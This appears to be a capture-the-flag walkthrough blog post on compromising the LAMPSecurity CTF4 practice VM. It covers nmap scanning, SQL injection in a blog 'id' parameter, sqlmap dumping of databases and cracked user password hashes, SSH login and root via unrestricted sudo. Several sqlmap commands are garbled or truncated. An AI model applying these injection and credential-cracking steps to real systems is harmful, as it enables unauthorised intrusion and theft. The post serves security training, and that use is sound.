Hacking Articles

Raj Chandel's Blog

Courses We Offer CTF Challenges Penetration Testing Web Penetration Testing Red Teaming Donate Us

Home » CTF Challenges » Hack the LAMPSecurity: CTF4 (CTF Challenge)

Search ... Search

CTF Challenges

Hack the LAMPSecurity: CTF4 (CTF Challenge)

July 8, 2014 By Raj

Hello friends! Today we are going to take another CTF challenge known as **LAMPSecurity CTF4** and it is another boot2root challenge provided for practice and its security level is for the beginners. So let's try to break through it. But before please note that you can download it from here https://www.vulnhub.com/entry/lampsecurity-ctf4,83/


Penetrating Methodologies

- Network Scanning (Nmap, netdiscover)

- Surfing HTTP service port (80)
- SQLMAP Scanning
- Extract databases and user credentials
- Login into target machine via SSH
- Exploiting target with SUDO binaries
- Get the Root access

WalkThrough

Let’s start off with scanning the network to find our target.




```
root@kali:~# netdiscover

 Currently scanning: 192.168.5.0/16   |   Screen View: Unique Hosts

 4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.1.1     84:[redacted]7:df:7a      1       60  TP-LINK TECHNOLOGIES CO.,LTD
 192.168.1.103   00:[redacted]9:fb:99      1       60  VMware, Inc.
 192.168.1.104   fc:[redacted]:d1:2a       1       60  GIGA-BYTE TECHNOLOGY CO.,LTD
 192.168.1.102   50:[redacted]64:99        1       60  Apple, Inc.
```

We found our target –> 192.168.1.103

Our next step is to scan our target with NMAP.

```
nmap -A 192.168.1.103
```

Categories




```
root@kali:~# nmap -A 192.168.1.103
Starting Nmap 7.70 ( https://nmap.org ) at 2018-08-07 11:16 EDT
Nmap scan report for 192.168.1.103
Host is up (0.0025s latency).
Not shown: 996 filtered ports
PORT    STATE  SERVICE VERSION
22/tcp  open   ssh     OpenSSH 4.3 (protocol 2.0)
| ssh-hostkey:
|   1024 10:4a:18:f8:97:e0:72:27:b5:a4:33:93:3d:aa:9d:ef (DSA)
|_  2048 e7:70:d3:81:00:41:b8:6e:fd:31:ae:0e:00:ea:5c:b4 (RSA)
25/tcp  open   smtp    Sendmail 8.13.5/8.13.5
| smtp-commands: ctf4.sas.upenn.edu Hello [192.168.1.107], pleased to meet you, ENH
|_ 2.0.0 This is sendmail version 8.13.5 2.0.0 Topics: 2.0.0 HELO EHLO MAIL RCPT DA
.0 To report bugs in the implementation send email to 2.0.0 sendmail-bugs@sendmail.
80/tcp  open   http    Apache httpd 2.2.0 ((Fedora))
| http-robots.txt: 5 disallowed entries
|_/mail/ /restricted/ /conf/ /sql/ /admin/
|_http-server-header: Apache/2.2.0 (Fedora)
|_http-title:  Prof. Ehks
631/tcp closed ipp
MAC Address: 00:0C:29:89:FB:99 (VMware)
Device type: general purpose|remote management|terminal server|switch|proxy server|
Running (JUST GUESSING): Linux 2.6.X|3.X|4.X (98%), Control4 embedded (96%), Lantro
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/h:lantronix:slc_8 cpe:/h:snr:snr-s2960 c
Aggressive OS guesses: Linux 2.6.16 - 2.6.21 (98%), Linux 2.6.13 - 2.6.32 (96%), Co
ALL Aventail EX-6000 VPN appliance (94%), Linux 2.6.8 - 2.6.30 (94%), Linux 2.6.9 -
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: ctf4.sas.upenn.edu; OS: Unix
```

Select Category

The result shows us that the ports 80(http), 25 (SMTP) and 22(SSH) are opened

Navigated to the URL http://192.168.1.103 and we were greeted with a Welcome page.



Professor Ehks Center for Data Studies

Welcome


Curabitur neque. Aenean laoreet. Vestibulum mollis ligula ut quam. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos himenaeos. Cras ut lacus. Sed mauris lectus, adipiscing vel, semper ut, dignissim id, ipsum. Nunc semper, libero sit amet sodales dictum, massa metus dapibus neque, eu placerat erat lacus in augue. Maecenas dignissim molestie quam. Nunc ut nulla. Curabitur ullamcorper gravida tortor.

In tellus neque, semper eget, eleifend sit amet, aliquam vel, mi. Maecenas rhoncus eros ut risus. Maecenas hendrerit massa sed nisl. Sed placerat, neque quis aliquet condimentum, neque nibh luctus justo, vitae congue sem mi in dui. Cras porttitor. Nullam eu ante id augue aliquet dictum. Suspendisse non magna fermentum sapien mollis mollis. Morbi facilisis, turpis non blandit lobortis, est nunc condimentum lorem, et vulputate felis velit sit amet sapien. Vestibulum in metus. Vivamus rhoncus purus nec lacus. Curabitur sem dui, ullamcorper quis, varius non, blandit id, mi. Pellentesque rutrum. Donec massa augue, tincidunt eget, interdum nec, luctus non, risus. Sed in dolor in velit viverra gravida.

Etiam facilisis mollis tortor. Sed id arcu. Nullam ornare pellentesque odio. Integer orci orci, viverra et, tincidunt eu, semper vitae, velit. Morbi tristique pharetra justo. Vestibulum eu mi in nunc euismod pellentesque. Morbi ligula augue, malesuada quis, consectetur non, pharetra non, dui. Vestibulum suscipit nibh vel dui. Nullam tempus odio vitae tortor gravida feugiat. In non libero sed est blandit malesuada. Proin a nibh. Integer tempor, nisl vel laoreet consectetur, leo nisl auctor leo, id feugiat massa mauris eget neque.

Navigate to the Blog tab and upon further enumeration, we found out that the URL parameter ”id” is prone to SQL injection error as reflecting in the below screenshot image.


http://192.168.1.103/index.html?page=blog&title=Blog&id=2’


Prof. Ehks Blog
192.168.1.103/index.html?page=blog&title=Blog&id=2'
Search
Home
Blog
Research
Contact
search
Go
Professor Ehks Center for Data Studies
Blog
webmaster

Warning: mysql_fetch_row(): supplied argument is not a valid MySQL result resource in **/var/www/html/pages/blog.php** on line **20**

Lets' enumerate the databases with **SQLMAP** command to get more details.


```
-u http://192.168.1.103/index.html?page=blog&title=Blog&id=2 --dbs --(
```



```
    Title: Generic UNION query (NULL) - 5 columns
    Payload: page=blog&title=Blog&id=2 UNION ALL SELECT NULL,NULL,NU
---
[11:23:19] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Fedora 5 (Bordeaux)
web application technology: Apache 2.2.0, PHP 5.1.2
back-end DBMS: MySQL 5
[11:23:19] [INFO] fetching database names
available databases [6]:
[*] calendar
[*] ehks
[*] information_schema
[*] mysql
[*] roundcubemail
[*] test
```

Upon successful completion of the SQLMAP scan, we got the list of all databases!! Now we tried using **ehks** database, with the following command to extract other details


```
192.168.1.103/index.html?page=blog&title=Blog&id=2 -D ehks --tables --(
```



```
Database: ehks
[3 tables]
+---------------------------------------+
| user                                  |
| blog                                  |
| comment                               |
+---------------------------------------+

Database: information_schema
[16 tables]
+---------------------------------------+
| CHARACTER_SETS                        |
| COLLATIONS                            |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS                               |
| COLUMN_PRIVILEGES                     |
| KEY_COLUMN_USAGE                      |
| ROUTINES                              |
| SCHEMATA                              |
| SCHEMA_PRIVILEGES                     |
| STATISTICS                            |
| TABLES                                |
| TABLE_CONSTRAINTS                     |
| TABLE_PRIVILEGES                      |
| TRIGGERS                              |
| USER_PRIVILEGES                       |
| VIEWS                                 |
+---------------------------------------+
```

Upon receiving the tables of all databases, we selected the **user** table of ehks database and tried extracting some more info with the following command

```
u http://192.168.1.103/index.html?page=blog&title=Blog&id=2 -D ehks -T
```




```
> 1
[11:26:12] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[11:26:12] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[11:26:12] [INFO] starting 4 processes
[11:26:14] [INFO] cracked password 'Homesite' for user 'pmoore'
[11:26:15] [INFO] cracked password 'pacman' for user 'sorzek'
[11:26:15] [INFO] cracked password 'ilike2surf' for user 'dstevens'
[11:26:15] [INFO] cracked password 'seventysixers' for user 'achen'
[11:26:15] [INFO] cracked password 'Sue1978' for user 'jdurbin'
[11:26:16] [INFO] cracked password 'undone1' for user 'ghighland'
Database: ehks
Table: user
[6 entries]
+---------+-----------+-------------------------------------------------+
| user_id | user_name | user_pass                                       |
+---------+-----------+-------------------------------------------------+
| 1       | dstevens  | 02e823a15a392b5aa4ff4ccb9060fa68 (ilike2surf)    |
| 2       | achen     | b46265f1e7faa3beab09db5c28739380 (seventysixers) |
| 3       | pmoore    | 8f4743c04ed8e5f39166a81f26319bb5 (Homesite)      |
| 4       | jdurbin   | 7c7bc9f465d86b8164686ebb5151a717 (Sue1978)       |
| 5       | sorzek    | 64d1f88b9b276aece4b0edcc25b7a434 (pacman)        |
| 6       | ghighland | 9f3eb3087298ff21843cc4e013cf355f (undone1)       |
+---------+-----------+-------------------------------------------------+
```

As seen from the above screenshot, we got a list of all users' and their corresponding credentials for the user table of ehks database

Let's further try to get in with user **dstevens** and its password (as displayed above) via the SSH.

```
ssh dstevens@192.168.1.103
```



```
root@kali:~# ssh dstevens@192.168.1.103
The authenticity of host '192.168.1.103 (192.168.1.103)' can't be established.
RSA key fingerprint is SHA256:NDWh6/414mOsW4P7K6ICc5R67PrX87ADMFUx9DK9ftk.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.103' (RSA) to the list of known hosts.
BSD SSH 4.1
dstevens@192.168.1.103's password:
Last login: Wed Mar 11 09:45:34 2009
[dstevens@ctf4 ~]$ sudo -l
Password:
User dstevens may run the following commands on this host:
    (ALL) ALL
[dstevens@ctf4 ~]$ sudo su
[root@ctf4 dstevens]#
```

Awesome !! So we got the restricted shell which is our first success. Now let's perform further enumeration and try to escalate privileges.

```
sudo -l
```

On performing sudo –l, we observed that the user **dstevens** has no restrictions set and has the privilege to run all the commands with sudo

```
sudo su
```

Hurray!! We got the root access.

Author: Ankur Sachdev is an Information Security consultant and researcher in the field of Network & WebApp Penetration Testing. Contact Here

PREVIOUS POST
Hack ALL Security Features in Remote Windows 7 PC

NEXT POST
Hack the LAMPSecurity: CTF 5 (CTF Challenge)

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment * *

Name

Email

Website

□ Save my name, email, and website in this browser for the next time I comment.

Post Comment